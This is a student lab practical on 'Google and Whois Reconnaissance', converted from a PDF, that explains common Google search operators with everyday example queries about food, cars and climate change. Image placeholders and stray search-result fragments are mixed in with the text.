

PRACTICAL NO:1

AIM: Google and Whois Reconnaissance.

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

Commands:



1.site: This operator restricts the search to a specific site.



For example, 'site:wikipedia.org' will only return results from Wikipedia.



2.intitle: This operator requires that the specified word or phrase is included in the page's title.

3.inurl: This operator requires that the specified word or phrase is included in the page's URL.



4.filetype: This operator restricts the search to specific file types. For example, 'filetype:pdf' will only return PDF files.



5.Intext: This operator requires that the specified word or phrase is included in the body of the page.

Try it out: `intext:AI`



This will return napes that have the word "AI" somewhere within the content.



6.cache: This operator shows the version of the page that Google has in its cache.

7.related: This operator returns sites that are similar to the specified site.



8.info: This operator provides information about the specified site.

9.define: This operator provides definitions for the specified word or phrase.



These operators can be used individually or in combination to create more specific and targeted searches.

10.intitle: Searches for pages that contain a specific word in the title tag.



Try it out: `intitle:pizza`

This will show pages with the word "pizza" in the title tag.



11.allintitle: Works like "intitle" but will only show pages where the title tag includes all of the specified words.

Try it out: allintitle:pizza recipe

12.related: Allows you to find sites related to a particular domain.

Try it out: related:nytimes.com



13.OR :

Try it out: pizza OR pasta

This will show pages that are related to either pizza or pasta. Or both.

Alternatively, you can use the pipe (|) operator in place of "OR." It does the same thing.

Try it out: pizza | pasta

misal | pavbhaji

14.AND:

Finds results related to both the searched terms.

Try it out: pizza AND pasta

The AND operator is usually implied in Google search queries. When entering multiple search terms, Google assumes you want to see results that include all of those terms.

So if you search for "pizza pasta," Google will show results that include both "pizza" and "pasta" anyway.

vadapav AND samosa

Did you mean: **vada pav** AND samosa

Videos :

 Mumbai's Best Vada Pav And Samosa Pav | Indian Street Food

8 May 2021



4 key moments in this video

15. -

The minus (-) operator excludes a particular term or phrase and shows pages that don't include the excluded term (or terms).

Try it out: digital marketing-jobs

Google will show pages related to "digital marketing," but not "digital marketing jobs."



16.()

The parentheses "()" groups multiple terms or search operators to influence the final search.

Try it out: Tesla (Model S OR Model Y)

Google will show pages that either include "Model S" or "Model Y" in addition to "Tesla."



17.*

Acts as a wild card and fills in the missing word or phrase.

Try it out: best * in Paris



Google will fill in the asterisk with different words, such as "places," "museums," "hotels," "restaurants," "tourist places," etc.

18.define: See the definition for a specific word or concept. The definition is displayed in a special dictionary box, but sometimes Google might just show websites that define the term for you.

Try it out: define:algorithm



This will serve the definition of the word "algorithm."

19.Filetype: Find results of a particular file format (e.g., PDF, XLS, PPT, DOCX, etc.)

Try it out: filetype:pdf climate change



You'll see search results for PDF files related to climate change.

20.ext:

Alternatively, you can use the "ext:" operator in place of "filetype:". It does the same thing.



Try it out: ext:pdf climate change

21.cache: Allows you to view the most recent cached version of a webpage.



Try it out: cache:semrush.com

Google will show you the most recent cached version of our homepage.

22.Site: Finds results only from a specific website.

